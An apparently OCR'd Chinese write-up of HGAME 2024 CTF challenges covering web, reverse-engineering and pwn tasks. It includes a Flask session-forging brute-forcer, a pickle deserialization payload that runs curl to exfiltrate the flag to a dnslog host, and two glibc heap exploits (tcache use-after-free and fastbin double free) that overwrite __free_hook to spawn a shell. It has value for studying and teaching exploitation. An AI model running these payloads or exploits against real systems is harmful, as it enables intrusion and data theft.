



web

1、What the cow say?









hgame{C0wsay_be_c4re_aB0ut_ComMand_Injecti0n}

2、Select More Courses

ma5hr00m wants to take more courses, but he may be racing against time. Can you help him?（数据库初始化需要时间，请稍作等待）

登录，提升弱密码，爆破一下

Intruder attack 1

Attack Save Columns

Results Target Positions Payloads Options

Filter: Showing all items

Request	Payload	Status	Error	Timeout	Length	Commen
567	010101	401			180	
568	qq666666	401			180	
569	789987	401			180	
570	10161215	401			180	
571	liangliang	401			180	
572	qwert123	200			418	
573	112112	401			180	
574	qianqian	401			180	

登录后有两个按钮，一个是选课扩学分申请，一个是自主选课，点第一个提示 Race against time！然后是点击申请，提示绩点未达到选课扩学分要求！　返回点击到自主选课，选课提示已达到学分上限，选课失败！

根据提示，要么 扩学分一直爆破，要么选课爆破，要么 两个一起爆破，直接选第三种两个报文一起爆破。

爆破一会后，可以看到选课成功

hgame{5ak_p45sW0rD&r4Ce_c0nDiT10n}

3、myflask

题目源码：

```
import pickle
import base64
from flask import Flask, session, request, send_file
from datetime import datetime
from pytz import timezone

currentDateAndTime = datetime.now(timezone('Asia/Shanghai'))
currentTime = currentDateAndTime.strftime("%H%M%S")

app = Flask(__name__)
# Tips: Try to crack this first ↓
app.config['SECRET_KEY'] = currentTime
print(currentTime)

@app.route('/')
def index():
    session['username'] = 'guest'
    return send_file('app.py')

@app.route('/flag', methods=['GET', 'POST'])
def flag():
    if not session:
        return 'There is no session available in your client :('
```

```
    if request.method == 'GET':
        return 'You are {} now'.format(session['username'])

    # For POST requests from admin
    if session['username'] == 'admin':
        print("yes admin",request.form.get('pickle_data'))

 pickle_data=base64.b64decode(request.form.get('pickle_data'))
        # Tips: Here try to trigger RCE
        userdata=pickle.loads(pickle_data)
        print(userdata)
        return userdata
    else:
        return 'Access Denied'

if __name__=='__main__':
    app.run(debug=True, host="0.0.0.0")
```

app.config['SECRET_KEY'] = currentTime

currentTime是开启靶机时间，这个可以爆破出来：

```
import hashlib,requests
from flask.json.tag import TaggedJSONSerializer
from itsdangerous import *

for i in range(10,60):
    session = {"username":"admin"}
    secret = '0027'+str(i)
    enc_sesson = URLSafeSerializer(secret_key=secret,
                                   salt='cookie-session',#Flask固定
的盐，盐和secret会先经过一轮sha1运算，其结果作为下一轮盐和cookie内容生成签名。

serializer=TaggedJSONSerializer(),
                                   signer=TimestampSigner,
                                   signer_kwargs={
                                       'key_derivation': 'hmac',
                                       'digest_method':
hashlib.sha1
                                   }).dumps(session)
    headers={
```

```
    "Host": "47.100.137.175:31795",
    "User-Agent": "Mozilla/5.0 (Windows NT 10.0; Win64; x64;
rv:122.0) Gecko/20100101 Firefox/122.0",
    "Accept":
"text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,i
mage/webp,*/*;q=0.8",
    "Accept-Language": "zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-
US;q=0.3,en;q=0.2",
    "Accept-Encoding": "gzip, deflate",
    "Connection": "close",
    "Cookie": "session="+enc_sesson,
    "Upgrade-Insecure-Requests": "1"
    }


 a=requests.get("http://47.100.137.175:31795/flag",headers=headers)
    if "admin" in a.text :
        print(enc_sesson)
        break
```

得到token：

eyJ1c2VybmFtZSI6ImFkbWluIn0.ZcEKSw.BqtojlanpXrdbM34n0KyJH6q_N8

```
# coding=utf8
import pickle,base64
import os,requests
class payload(object):
    def __reduce__(self):
        #被调用函数的参数
        cmd = "curl `cat /flag`.rtxymb.dnslog.cn"
        return (__import__('os').system,(cmd,))
a = payload()
ser = pickle.dumps(a)
print(ser)

b=base64.b64encode(ser)
headers={
"Host": "47.100.137.175:31795",
```

```
"User-Agent": "Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:122.0)
Gecko/20100101 Firefox/122.0",
"Accept":
"text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,i
mage/webp,*/*;q=0.8",
"Accept-Language": "zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-
US;q=0.3,en;q=0.2",
"Accept-Encoding": "gzip, deflate",
"Connection": "close",
"Cookie":
"session=eyJ1c2VybmFtZSI6ImFkbWluIn0.ZcEKSw.BqtojlanpXrdbM34nOKyJH6
q_N8",
"Upgrade-Insecure-Requests": "1",
"Content-Type": "application/x-www-form-urlencoded"
}

data="pickle_data="+b.decode()

a=requests.post("http://47.100.137.175:31795/flag",headers=headers,
data=data)
print(a.text)
# print(b)
```

Get SubDomain Refresh Record

rtxymb.dnslog.cn

DNS Query Record	IP Address	Created Time
hgamebb4c4ce6056070179e5bf1a30374e13f3f9c847d.rtxymb.dnslog.cn	47.117.220.97	2024-02-06 00:37:15
hgamebb4c4ce6056070179e5bf1a30374e13f3f9c847d.rtxymb.dnslog.cn	47.117.220.97	2024-02-06 00:37:15
app.py.rtxymb.dnslog.cn	47.117.220.101	2024-02-06 00:37:03
app.py.rtxymb.dnslog.cn	47.117.220.101	2024-02-06 00:37:03
pp.py.rtxymb.dnslog.cn	47.117.220.101	2024-02-06 00:37:02
root.rtxymb.dnslog.cn	47.117.220.100	2024-02-06 00:36:48
root.rtxymb.dnslog.cn	47.117.220.100	2024-02-06 00:36:48
bb.rtxymb.dnslog.cn	47.117.220.100	2024-02-06 00:36:26
a.rtxymb.dnslog.cn	47.117.220.98	2024-02-06 00:31:52

re

1、babyre

加密逻辑：

```
import gmpy2,base64,time,os,hashlib
from Crypto.Util.number import long_to_bytes,bytes_to_long
salt=list(b'wtxfei')
answer=list(b'11111111111111111111111111111111')
answer.append(0xfd)

for i in range(0,32,4):
    j=i
    answer[j] += salt[(j+1)%6] * answer[j+1]
    answer[j] &=0xffffffff
    j+=1

    answer[j] -= salt[(j+1)%6] ^ answer[j+1]
    answer[j] &=0xffffffff
    j+=1

    answer[j] *= answer[j+1] + salt[(j+1)%6]
    answer[j] &=0xffffffff
    j+=1

    answer[j] ^= answer[j+1] - salt[(j+1)%6]
    answer[j] &=0xffffffff
    j+=1
for i in answer:
    print(hex(i),end=',')

print('')
```

解密：

```
import gmpy2,base64,time,os,hashlib
from Crypto.Util.number import long_to_bytes,bytes_to_long
```


```
# salt=b'123456'

# salt = [i^0x11 for i  in salt]

salt=list(b'wtxfei')
# salt2=list(b'123456')
# print(salt


answer=[12052, 78, 20467, 109, 13016, 109, 27467, 4294967186, 9807,
91, 21243, 4294967196, 11121, 20, 10863, 4294967189, 10490, 29,
10633, 4294967195, 10420, 78, 17670, 4294967258, 6011, 4294967292,
16590, 125, 10723, 15, 7953, 255]
answer.append(0xfd)

for i in range(31,2,-4):
    j=i
    answer[j] ^=  answer[j+1] - salt[(j+1)%6]
    answer[j] &=0xffffffff
    j-=1

    answer[j] //= answer[j+1] + salt[(j+1)%6]
    answer[j] &=0xffff
    j-=1

    answer[j] += salt[(j+1)%6] ^ answer[j+1]
    answer[j] &=0xffffffff
    j-=1

    answer[j] -= salt[(j+1)%6] * answer[j+1]
    answer[j] &=0xffffffff

# print(answer)
print(bytes(answer))
```

2、babyAndroid

```
 public void onClick(View view) {
        byte[] bytes =
this.username.getText().toString().getBytes();
        byte[] bytes2 =
this.password.getText().toString().getBytes();
        if (new
Check1(getResources().getString(R.string.key).getBytes()).check(byt
es)) {
            if (check2(bytes, bytes2)) {
                Toast.makeText(this, "Congratulate!!!^_^",
0).show();
                return;
            } else {
                Toast.makeText(this, "password wrong!!!>_<",
0).show();
                return;
            }
        }
        Toast.makeText(this, "username wrong!!!>_<", 0).show();
    }
```


```
<string name="key">3e1fel</string>
```


username的校验是rc4



解密得到username：G>IkH<aHu5FE3GSV

check2是个aes算法，密钥为username





3、ezcpp

关键逻辑：

```
__int64 __fastcall sub_7FF6165B1070(char *a1)
{
  int v1; // r10d
  __int64 v2; // rbx
  int v3; // r11d
  __int64 v4; // rdi
  int v5; // r8d
  int v6; // r9d
  int v7; // r11d
  __int64 v8; // rdi
  int v9; // r8d
  int v10; // r9d
```

```
int v11; // esi
int v12; // ebp
int v13; // r14d
int v14; // r15d
int v15; // r12d
int v16; // r11d
__int64 v17; // rdi
int v18; // r8d
int v19; // r9d
int v20; // r8d
int v21; // r9d
__int64 result; // rax

*((_DWORD *)a1 + 8) = 1234;
v1 = 0;
*((_DWORD *)a1 + 9) = 2341;
v2 = 32i64;
*((_DWORD *)a1 + 10) = 3412;
v3 = 0;
*((_DWORD *)a1 + 11) = 4123;
v4 = 32i64;
*((_DWORD *)a1 + 12) = -559038737;
v5 = *(_DWORD *)a1;
v6 = *((_DWORD *)a1 + 1);
do
{
  v3 -= 559038737;
  v5 += (v3 + v6) ^ (16 * v6 + 1234) ^ (32 * v6 + 2341);
  v6 += (v3 + v5) ^ (16 * v5 + 3412) ^ (32 * v5 + 4123);
  --v4;
}
while ( v4 );
*(_DWORD *)a1 = v5;
v7 = 0;
*((_DWORD *)a1 + 1) = v6;
v8 = 32i64;
v9 = *(_DWORD *)(a1 + 1);
v10 = *(_DWORD *)(a1 + 5);
v11 = *((_DWORD *)a1 + 12);
v12 = *((_DWORD *)a1 + 9);
v13 = *((_DWORD *)a1 + 8);
v14 = *((_DWORD *)a1 + 11);
```

```
  v15 = *((_DWORD *)a1 + 10);
  do
  {
    v7 += v11;
    v9 += (v7 + v10) ^ (v12 + 32 * v10) ^ (v13 + 16 * v10);
    v10 += (v7 + v9) ^ (v14 + 32 * v9) ^ (v15 + 16 * v9);
    --v8;
  }
  while ( v8 );
  *(_DWORD *)(a1 + 1) = v9;
  v16 = 0;
  *(_DWORD *)(a1 + 5) = v10;
  v17 = 32i64;
  v18 = *(_DWORD *)(a1 + 2);
  v19 = *(_DWORD *)(a1 + 6);
  do
  {
    v16 += v11;
    v18 += (v16 + v19) ^ (v12 + 32 * v19) ^ (v13 + 16 * v19);
    v19 += (v16 + v18) ^ (v14 + 32 * v18) ^ (v15 + 16 * v18);
    --v17;
  }
  while ( v17 );
  *(_DWORD *)(a1 + 2) = v18;
  *(_DWORD *)(a1 + 6) = v19;
  v20 = *(_DWORD *)(a1 + 3);
  v21 = *(_DWORD *)(a1 + 7);
  do
  {
    v1 += v11;
    v20 += (v1 + v21) ^ (v12 + 32 * v21) ^ (v13 + 16 * v21);
    result = (unsigned int)(v1 + v20);
    v21 += result ^ (v14 + 32 * v20) ^ (v15 + 16 * v20);
    --v2;
  }
  while ( v2 );
  *(_DWORD *)(a1 + 3) = v20;
  *(_DWORD *)(a1 + 7) = v21;
  return result;
}
```

类似于tea 不过是多个，从后往前逆

exp：

```
#include <stdio.h>
#include <stdlib.h>
#include <string.h>
#include "D:\workspace\c\std\idatypes.h"
// #include "/mnt/d/workspace/c/std/idatypes.h"
//#include "itype.h"

void phex(unsigned char * d, int len)
{
    printf("data[%d]:\n\t",len);
    for(int i =0; i< len;i ++)
    {

        printf("%02x ",d[i]);
        if (i % 16 == 15)
            printf("\n\t");

    }
    printf("\n");
    return;
}


int enc( char * a1)
{

  int v1; // r10d
  __int64 v2; // rbx
  int v3; // r11d
  __int64 v4; // rdi
  int v5; // r8d
  int v6; // r9d
  int v7; // r11d
  __int64 v8; // rdi
  int v9; // r8d
  int v10; // r9d
```

```
int v11; // esi
int v12; // ebp
int v13; // r14d
int v14; // r15d
int v15; // r12d
int v16; // r11d
__int64 v17; // rdi
int v18; // r8d
int v19; // r9d
int v20; // r8d
int v21; // r9d
__int64 result; // rax

*((_DWORD *)a1 + 8) = 1234;
v1 = 0;
*((_DWORD *)a1 + 9) = 2341;
v2 = 32;
*((_DWORD *)a1 + 10) = 3412;
v3 = 0;
*((_DWORD *)a1 + 11) = 4123;
v4 = 32;
*((_DWORD *)a1 + 12) = -559038737;
v5 = *(_DWORD *)a1;
v6 = *((_DWORD *)a1 + 1);
do
{
  v3 -= 559038737;
  v5 += (v3 + v6) ^ (16 * v6 + 1234) ^ (32 * v6 + 2341);
  v6 += (v3 + v5) ^ (16 * v5 + 3412) ^ (32 * v5 + 4123);
  --v4;
}
while ( v4 );
*(_DWORD *)a1 = v5;
v7 = 0;
*((_DWORD *)a1 + 1) = v6;
v8 = 32;


v9 = *(_DWORD *)(a1 + 1);
v10 = *(_DWORD *)(a1 + 5);

v11 = *((_DWORD *)a1 + 12);
```

```
  v12 = *((_DWORD *)a1 + 9);
  v13 = *((_DWORD *)a1 + 8);
  v14 = *((_DWORD *)a1 + 11);
  v15 = *((_DWORD *)a1 + 10);

  // printf("%x, %x, %x, %x, %x\n",v11,v12,v13,v14,v15);
  printf("1 bf: %4x, %4x %4x\n", *(_DWORD *)(a1 + 1),*(_DWORD *)(a1
+ 5) ,v7);
  do
  {
    v7 += v11;
    v9 += (v7 + v10) ^ (v12 + 32 * v10) ^ (v13 + 16 * v10);
    v10 += (v7 + v9) ^ (v14 + 32 * v9) ^ (v15 + 16 * v9);
    --v8;
  }
  while ( v8 );
  *(_DWORD *)(a1 + 1) = v9;
  v16 = 0;
  *(_DWORD *)(a1 + 5) = v10;
  printf("1 bf: %4x, %4x %4x \n", *(_DWORD *)(a1 + 1),*(_DWORD *)
(a1 + 5) ,v7);

  v17 = 32;
  v18 = *(_DWORD *)(a1 + 2);
  v19 = *(_DWORD *)(a1 + 6);
  do
  {
    v16 += v11;
    v18 += (v16 + v19) ^ (v12 + 32 * v19) ^ (v13 + 16 * v19);
    v19 += (v16 + v18) ^ (v14 + 32 * v18) ^ (v15 + 16 * v18);
    --v17;
  }
  while ( v17 );
  *(_DWORD *)(a1 + 2) = v18;
  *(_DWORD *)(a1 + 6) = v19;


 // printf("3 bf: %4x, %4x %4x %4x\n", *(_DWORD *)(a1 + 3),*(_DWORD
*)(a1 + 7) ,v1,v11);
  v20 = *(_DWORD *)(a1 + 3);
  v21 = *(_DWORD *)(a1 + 7);
  do
```

```
  {
    v1 += v11;
    v20 += (v1 + v21) ^ (v12 + 32 * v21) ^ (v13 + 16 * v21);
    result = (unsigned int)(v1 + v20);
    v21 += result ^ (v14 + 32 * v20) ^ (v15 + 16 * v20);
    --v2;
  }
  while ( v2 );
  *(_DWORD *)(a1 + 3) = v20;
  *(_DWORD *)(a1 + 7) = v21;
  // printf("3 af: %4x, %4x %4x %4x\n", *(_DWORD *)(a1 + 3),*
(_DWORD *)(a1 + 7) ,v1,v11);
  return result;
}

int dec( char * a1)
{

  int v1; // r10d
  __int64 v2; // rbx
  int v3; // r11d
  __int64 v4; // rdi
  int v5; // r8d
  int v6; // r9d
  int v7; // r11d
  __int64 v8; // rdi
  int v9; // r8d
  int v10; // r9d
  int v11; // esi
  int v12; // ebp
  int v13; // r14d
  int v14; // r15d
  int v15; // r12d
  int v16; // r11d
  __int64 v17; // rdi
  int v18; // r8d
  int v19; // r9d
  int v20; // r8d
  int v21; // r9d
  __int64 result; // rax

  *((_DWORD *)a1 + 8) = 1234;
```

```
v1 = 0;
*((_DWORD *)a1 + 9) = 2341;

*((_DWORD *)a1 + 10) = 3412;
v3 = 0;
*((_DWORD *)a1 + 11) = 4123;
*((_DWORD *)a1 + 12) = -559038737;

v11 = *((_DWORD *)a1 + 12);
v12 = *((_DWORD *)a1 + 9);
v13 = *((_DWORD *)a1 + 8);
v14 = *((_DWORD *)a1 + 11);
v15 = *((_DWORD *)a1 + 10);


// printf("%x, %x, %x, %x, %x\n",v11,v12,v13,v14,v15);
v8 = 32;

v2 = 32;



v20 = *(_DWORD *)(a1 + 3);
v21 = *(_DWORD *)(a1 + 7);
 do
{
  v1 += v11;
  --v2;
}
while ( v2 );
v2 = 32;
do
{
  result = (unsigned int)(v1 + v20);
  v21 -= result ^ (v14 + 32 * v20) ^ (v15 + 16 * v20);

  v20 -= (v1 + v21) ^ (v12 + 32 * v21) ^ (v13 + 16 * v21);
  v1 -= v11;

  --v2;
}
while ( v2 );
```

```
  *(_DWORD *)(a1 + 3) = v20;
  *(_DWORD *)(a1 + 7) = v21;


    v17 = 32;
  v16 = 0;
  do
  {
    v16 += v11;
    --v17;
  }
  while ( v17 );

  v17 = 32;
  v18 = *(_DWORD *)(a1 + 2);
  v19 = *(_DWORD *)(a1 + 6);
  do
  {
    v19 -= (v16 + v18) ^ (v14 + 32 * v18) ^ (v15 + 16 * v18);
    v18 -= (v16 + v19) ^ (v12 + 32 * v19) ^ (v13 + 16 * v19);
    v16 -= v11;

    --v17;
  }
  while ( v17 );
  *(_DWORD *)(a1 + 2) = v18;
  *(_DWORD *)(a1 + 6) = v19;


  v9 = *(_DWORD *)(a1 + 1);
  v10 = *(_DWORD *)(a1 + 5);

 v8 = 32;
 v7=0;
  do
  {
    v7 += v11;
    --v8;
  }
  while ( v8 );
```

```
printf("1 bf: %4x, %4x %4x \n", *(_DWORD *)(a1 + 1),*(_DWORD *)(a1
+ 5) ,v7);
v8 = 32;
  do
  {
    v10 -= (v7 + v9) ^ (v14 + 32 * v9) ^ (v15 + 16 * v9);
    v9 -= (v7 + v10) ^ (v12 + 32 * v10) ^ (v13 + 16 * v10);
    v7 -= v11;



    --v8;
  }
  while ( v8 );
  *(_DWORD *)(a1 + 1) = v9;

  *(_DWORD *)(a1 + 5) = v10;
 printf("1 bf: %4x, %4x %4x \n", *(_DWORD *)(a1 + 1),*(_DWORD *)(a1
+ 5) ,v7);

v4 = 32;
  do
  {
    v3 -= 559038737;
    --v4;
  }
  while ( v4 );

  v4 = 32;

  v5 = *(_DWORD *)a1;
  v6 = *((_DWORD *)a1 + 1);
  do
  {
    v6 -= (v3 + v5) ^ (16 * v5 + 3412) ^ (32 * v5 + 4123);
    v5 -= (v3 + v6) ^ (16 * v6 + 1234) ^ (32 * v6 + 2341);
    v3 += 559038737;
    --v4;
  }
  while ( v4 );
  *(_DWORD *)a1 = v5;
  *((_DWORD *)a1 + 1) = v6;
  return result;
```

```
}

void main()
{
    char c[64]={136, 106, 176, 201, 173, 241, 51, 51, 148, 116,
181, 105, 115, 95, 48, 98, 74, 51, 99, 84, 95, 48, 114, 49, 101,
110, 84, 101, 68, 63, 33, 125};
    char m[64] = "1111111111111111111111111111111" ;

    // enc(c);
    dec(c);
    phex(c,32);
    printf("%s\n",c);

}
```

pwn

1、Elden Ring II

```
#!/usr/bin/env python3
# Author: w4ngz
# Link: https://github.com/RoderickChan/pwncli
# Usage:
#     Debug : ./exp.py debug  file
#     Remote: ./exp.py remote file ip:port

# 2.31 uaf 个数15   长度< 0x100
from pwncli import *
from LibcSearcher import *
cli_script()

io: tube = gift.io
elf: ELF = gift.elf
libc: ELF = gift.libc
filename = gift.filename
```

```python
def cmd(i, prompt='>'):
    sla(prompt, i)

def add(idx,sz,cont=''):
    cmd('1')
    sla(':',str(idx))
    sla(':',str(sz))

def edit(idx,cont):
    cmd('3')
    sla(':',str(idx))
    sla(':',cont)

def show(idx):
    cmd('4')
    sla(':',str(idx))

def dele(idx):
    cmd('2')
    sla(':',str(idx))

def dbg():
    if gift.debug:
        gdb.attach(io,'b *0x401620 ')
        # gdb.attach(io,f'b *$rebase(0x )')
        sleep(4)
#
add(0,0x80) #0x100

for i in range(7):
    add(8+i,0x80)#0x100
for i in range(7):
    dele(8+i)#0x100

dele(0)
show(0)

main_arena_96 = u64_ex(ru('\x7f')[-6:])
leak_ex('main_arna_96')
```

```
lb = (main_arena_96 & 0xFFFFFFFFFFFFF000) + (libc.sym.__malloc_hook
& 0xFFF) - libc.sym.__malloc_hook
libc.address = lb
leak_ex("lb")

# tcahce attach with uaf
add(1,0x60)  ##
add(2,0x60)
add(3,0x60)

dele(2)
dele(1)

# dbg()
edit(1,p64(libc.symbols.__free_hook))
add(4,0x60)
add(5,0x60)
edit(5,p64(libc.sym.system))
edit(4,'/bin/sh\0')
dele(4)

ia()
```

2、fastnote

```
#!/usr/bin/env python3
# Author: w4ngz
# Link: https://github.com/RoderickChan/pwncli
# Usage:
#     Debug : ./exp.py debug  file
#     Remote: ./exp.py remote file ip:port

from pwncli import *
from LibcSearcher import *
cli_script()

io: tube = gift.io
elf: ELF = gift.elf
libc: ELF = gift.libc
filename = gift.filename
```

```python
def cmd(i, prompt=':'):
    sla(prompt, i)

def add(idx,sz,cont=''):
    cmd('1')
    sla(':',str(idx))
    sla(':',str(sz))
    sla(':',cont)

def show(idx):
    cmd('2')
    sla(':',str(idx))

def dele(idx):
    cmd('3')
    sla(':',str(idx))

def dbg():
    if gift.debug:
        gdb.attach(io,'b *0x401620 ')
        # gdb.attach(io,f'b *$rebase(0x )')
        sleep(4)

# dbg()


add(0,0x80,"0") #0x100
# add(1,0x80,"1")#0x100
for i in range(7):
    add(7+i,0x80,"3")#0x100
for i in range(7):
    dele(7+i)#0x100

dele(0)
show(0)

main_arena_96 = u64_ex(ru('\x7f')[-6:])
leak_ex('main_arna_96')

lb = (main_arena_96 & 0xFFFFFFFFFFFFF000) + (libc.sym.__malloc_hook
& 0xFFF) - libc.sym.__malloc_hook
```

```
libc.address = lb
leak_ex("lb")

add(1,0x60,"1")#
add(2,0x60,"1")#
add(3,0x60,"1")#


#  fastbin attach with double free
for i in range(7):
    add(7+i,0x60,"3")#
for i in range(7):
    dele(7+i)#


dele(1)
dele(2)
dele(1)
for i in range(7):
    add(7+i,0x60,"3")#0x100

add(3,0x60,p64(libc.symbols.__free_hook))###uaf利用
add(4,0x60,'/bin/sh\0')
add(5,0x60,'11')
add(6,0x60,p64(libc.sym.system))

dele(4)

ia()
```

